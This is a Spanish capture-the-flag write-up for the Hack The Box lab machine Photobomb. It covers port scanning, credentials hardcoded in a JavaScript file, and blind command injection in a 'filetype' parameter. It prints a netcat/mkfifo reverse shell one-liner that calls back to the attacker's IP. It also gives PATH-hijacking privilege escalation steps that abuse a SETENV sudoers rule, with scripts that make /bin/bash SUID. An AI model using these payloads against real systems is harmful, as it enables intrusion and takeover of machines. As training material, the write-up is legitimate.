

PHOTOBOMB

- 1. PHOTOBOMB
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Hardcoded credentials
 - 1.5. Blind Command Injection
 - 1.6. Privesc via Path Hijacking with SETENV policy in sudoers (1)
 - 1.7. Privesc via Path Hijacking in sudoers with "[" (2)

1. PHOTOBOMB

www

<https://app.hackthebox.com/machines/Photobomb>

PHOTOBOMB 500

RETIRED MACHINE

Photobomb

LINUX EASY

4.2	14990	14024	08/10/2022
MACHINE RATING	USER OWNS	SYSTEM OWNS	RELEASED

Created by **slartibartfast**

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> ls
> settarget "Photobomb 10.10.11.182"
> ping 10.10.11.182
PING 10.10.11.182 (10.10.11.182) 56(84) bytes of data:
64 bytes from 10.10.11.182: icmp_seq=1 ttl=63 time=35.1 ms
64 bytes from 10.10.11.182: icmp_seq=2 ttl=63 time=36.0 ms
64 bytes from 10.10.11.182: icmp_seq=3 ttl=63 time=34.0 ms
64 bytes from 10.10.11.182: icmp_seq=4 ttl=63 time=35.0 ms
64 bytes from 10.10.11.182: icmp_seq=5 ttl=63 time=34.2 ms
64 bytes from 10.10.11.182: icmp_seq=6 ttl=63 time=45.7 ms
^C
-- 10.10.11.182 ping statistics --
6 packets transmitted, 6 received, 0% packet loss, time 5003ms
rtt min/avg/max/mdev = 33.991/36.664/45.686/4.086 ms
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> nmap -sS -p- --open 10.10.11.182 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 09:09 -01
Nmap scan report for 10.10.11.182
Host is up (0.067s latency).
Not shown: 64845 closed tcp ports (reset), 680 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Agregamos *photobomb.htb* a nuestro */etc/hosts*.

```
> nmap -sCV -p22,80 --min-rate 5000 10.10.11.182 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 09:10 -01
Nmap scan report for 10.10.11.182
Host is up (0.040s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:08:76:74:8a:b5:0d (RSA)
|   256 04:e3:ac:6e:1b:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_ 256 20:e0:5d:8c:ba:71:f0:8c:3a:1b:19:f2:40:11:d2:9e (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://photobomb.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```


1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.

```
> whatweb http://photobomb.htb
http://photobomb.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx[1.18.0]
/home/kali/pryor/CTF/HTB/Photobomb/exploits
```


1.4. Hardcoded credentials

Accedemos a la web, y vemos que se está cargando un recurso llamado *photobomb.js*.




Accedemos a este recurso, y vemos hardcodedas lo que pueden ser unas

credenciales de acceso.




Probamos estas credenciales en la ruta [/printer](#) que descubrimos previamente haciendo fuzzing de directorios. Aquí nos piden unas credenciales para descargar diferentes imágenes del servidor. Conseguimos acceso.




1.5. Blind Command Injection

Interceptamos ahora una petición con **Burp Suite**. Al interceptar esta petición, vemos que se está tramitando una petición **POST** que tiene tres parámetros en el cuerpo de la solicitud.



Probamos diferentes ataques en cada uno de estos campos. Haciendo una prueba, descubrimos que el parámetro *filetype* es vulnerable a un **Blind Command Injection**. Montamos un servidor en escucha en nuestra máquina local para tramitar una petición a éste y poder confirmarlo. Inyectamos en el parámetro vulnerable el siguiente comando: `; curl http://10.10.14.21:1313`, lo *urlencodeamos*.



Recibimos esta petición en nuestro servidor.

```
> python3 -m http.server 1313
Serving HTTP on 0.0.0.0 port 1313 (http://0.0.0.0:1313/) ...
10.10.11.182 - - [16/May/2024 10:04:11] "GET / HTTP/1.1" 200 -
```

Nos ponemos ahora en escucha con **Netcat** por el **puerto 443**. Usamos este payload: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.12 443 >/tmp/f` y lo **urlencodeamos**. Recibimos nuestra shell. Realizamos el **tratamiento de la TTY**. Estamos como usuario **wizard**.

```
wizard@photobomb:~/photobomb$ whoami
wizard
wizard@photobomb:~/photobomb$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.182 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 dead:beef::250:56ff:feb9:cf28 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:cf28 prefixlen 64 scopeid 0x20<link>
    ether 08:50:56:1b:01:cf:28 txqueuelen 1000 (Ethernet)
    RX packets 557396 bytes 81252981 (81.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 582753 bytes 358237381 (358.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 5083472 bytes 654695103 (654.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5083472 bytes 654695103 (654.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wizard@photobomb:~/photobomb$ pwd
/home/wizard/photobomb
wizard@photobomb:~/photobomb$ cat /home/wizard/user.txt
be4182c3847957e4c1d315da8a8dc5ee
wizard@photobomb:~/photobomb$
```

1.6. Privesc via Path Hijacking with SETENV policy in sudoers (1)

Hacemos ahora `sudo -l` para ver los privilegios a nivel de **sudoers**. Podemos ejecutar el archivo `/opt/cleanup.sh` como **root** sin proporcionar contraseña. Adicionalmente, tenemos el parámetro **SETENV** establecido en esta política.

```
wizard@photobomb:~/photobomb/logs$ sudo -l
Matching Defaults entries for wizard on photobomb:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
  (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~/photobomb/logs$ ls -la /opt/cleanup.sh
-r-xr-xr-x 1 root root 348 Sep 15 2022 /opt/cleanup.sh
wizard@photobomb:~/photobomb/logs$
```

Vemos qué hace el script `/opt/cleanup.sh`. En este script, se está usando el binario `find` por su ruta relativa. Por tanto, podríamos intentar un **Path Hijacking** para secuestrar este binario, y más teniendo en cuenta que podemos modificar las variables de entorno por la política `SETENV`.

```
wizard@photobomb:/dev/shm$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source images -type f -name '*.jpg' -exec chown root:root {} \;
wizard@photobomb:/dev/shm$
```

Vamos a crear un archivo llamado `find` en el directorio `/tmp`, en el cual añadimos lo siguiente: `chmod u+s /bin/bash`. Le damos permisos de ejecución con `chmod +x find`. A continuación, ejecutamos: `sudo PATH=/tmp:$PATH /opt/cleanup.sh`. De este modo, modificamos la variable de entorno `PATH` para que el sistema busque los binarios correspondientes como primera ruta en el directorio `/tmp`, que es donde tenemos nuestro archivo `find` malicioso, y a la vez estamos ejecutando `/opt/cleanup.sh`. Si todo ha ido bien, `/bin/bash` debería tener el **privilegio SUID**.

asignado. Hacemos ahora `bash -p` y obtenemos nuestra sesión como **root**.

```
bash-5.0$ chmod +x find
bash-5.0$ cat find
#!/bin/bash
chmod u+s /bin/bash
bash-5.0$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
bash-5.0$ bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
7b9645216b3ca50f1db5a7e8c65a112c
bash-5.0#
```

“

En el contexto de **sudoers**, el parámetro `SETENV` en las políticas de ejecución tiene que ver con la capacidad de un usuario para modificar las *variables de entorno* cuando se ejecuta un comando con `sudo`. Si no se configura adecuadamente, `SETENV` puede ser un riesgo de seguridad, ya que permite al usuario modificar el entorno del comando, lo que podría ser explotado para obtener privilegios elevados o ejecutar comandos no deseados.

Ejemplo de uso: `sudo (VARIABLE_ENTORNO)=(valor)`

`/opt/cleanup.sh`. De este modo, estaríamos modificando el valor de una variable de entorno concreta al ejecutar el comando especificado con `sudo`, y el valor de esta variable se trasladaría al usuario **root**, que es quién ejecuta este comando.

1.7. Privesc via Path Hijacking in sudoers with "[" (2)

Otra alternativa que tenemos para escalar privilegios es secuestrar `[`: cuando hacemos scripts de **Bash** y tratamos con condicionales, por ejemplo, al usar los corchetes `[`, tenemos que usar el espaciado, como por ejemplo: `if [-s log/photobomb.log]`. Es por esto que en Linux, los corchetes (solo de apertura: `[`), se consideran un comando, tal y como podemos ver en la siguiente imagen.


```

bash-5.0# which [
/usr/bin/[
bash-5.0# file /usr/bin/[
/usr/bin/[ : ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=99cfd563b4850f124ca01f64a15ec24fd827732, for GNU/Linux 3.2.0, stripped
bash-5.0#

```

No obstante, esto no funcionará de primeras. Pero en este caso, se está usando en el script `/opt/cleanup.sh` una `.bashrc` personalizada. Y al leer este archivo, tenemos configurado la siguiente política: `enable -n [#]`. Esta política en cierto sentido, es la que nos permitirá secuestrar el binario `[`.

```

bash-5.0# cat /opt/.bashrc | grep -v ""

PATH=${PATH}:/snap/bin/

enable -n [ # ]

[ -z "$PS1" ] && return

shopt -s checkwinsize

if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

if [ ! -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
    PS1="${debian_chroot:+($debian_chroot)}u@h:\w$ "
fi

if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ]; then
    case " $(groups) " in * admin\ *|\ sudo\ *)
        if [ -x /usr/bin/sudo ]; then
            cat << EOF
            To run a command as administrator (user "root"), use "sudo <command>".
            See "man sudo_root" for details.

            EOF
        fi
    esac
fi

if [ -x /usr/lib/command-not-found -o -x /usr/share/command-not-found/command-not-found ]; then
    function command_not_found_handle {
        # check because c-n-f could've been removed in the meantime
        if [ -x /usr/lib/command-not-found ]; then
            /usr/lib/command-not-found -- "$1"
            return $?
        elif [ -x /usr/share/command-not-found/command-not-found ]; then
            /usr/share/command-not-found/command-not-found -- "$1"
            return $?
        else
            printf "%s: command not found\n" "$1" >&2
            return 127
        fi
    }
fi
bash-5.0#

```

Sabiendo esto, podemos realizar los pasos en el punto anterior para poder secuestrar este otro binario: crear el archivo malicioso llamado `[`, darle permisos de ejecución y modificar el valor de la variable de entorno `PATH`. Obtenemos nuestra sesión como **root**.

```

bash-5.0# nano [
bash-5.0# cat [
bash-5.0# chmod +x [
bash-5.0# sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/tmp# whoami
root
root@photobomb:/tmp#

```

“

Cuando deshabilitas el **built-in** `[]` usando `enable -n []`, cualquier uso posterior de `[]` en la sesión del shell intentará buscar y ejecutar un binario `[]` en el `PATH` en lugar de usar el built-in. Esto permite a un atacante o usuario colocar un binario malicioso llamado `[]` en un directorio que aparece primero en el `PATH`.

“

En el contexto de Bash y otros shells de Unix/Linux, un **built-in** (o comando interno) es una función o comando que está incorporado directamente en el shell, en lugar de ser un programa externo que se encuentra en el sistema de archivos. Los built-ins se ejecutan directamente por el shell y, por lo tanto, tienden a ser más rápidos que los comandos externos, ya que no requieren la sobrecarga de crear un nuevo proceso.